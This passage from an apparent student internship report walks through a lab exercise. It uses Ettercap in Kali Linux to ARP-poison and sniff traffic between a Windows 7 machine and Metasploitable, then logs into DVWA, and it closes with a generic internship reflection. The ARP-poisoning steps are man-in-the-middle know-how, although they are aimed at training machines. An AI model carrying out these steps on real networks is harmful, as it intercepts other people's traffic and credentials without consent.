
Perform Sniffing using Ettercap in kali linux


- Getting super access using the command \$ sudo -s
- Check the IP address of the target using ifconfig.

- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS nameinformation. nbtscan 192.168.56.101.
- Enter the command Ettercap -G.
- There you get a checkbox opened set snipping startup.
- Click on the 3 dots on top of Ettercap window and choose host and select and scan for thehosts.
- Once again click on host and choose hostlist.
- Click on the globe icon choose for ARP poisoning. Then set IP of windows to target1and IP of metasploitable to target2
- In metasploitable enter the command ping followed by the windows IP to check whetherthe connection is built or not.
- Enter the IP of the target i.e 192.168.56.102 in firefox of windows7. There you get aDVWA page. Just login using the username and the password.









CONCLUSION

At the end of the internship training, I could gain and understand more about the company and helped me to prepare myself to become skilled and more professional to fit in to the professional fields. It was a great experience for me to learn beyond my academics and also a fabulous opportunity for me to learn and gain knowledge before I enter my professional life.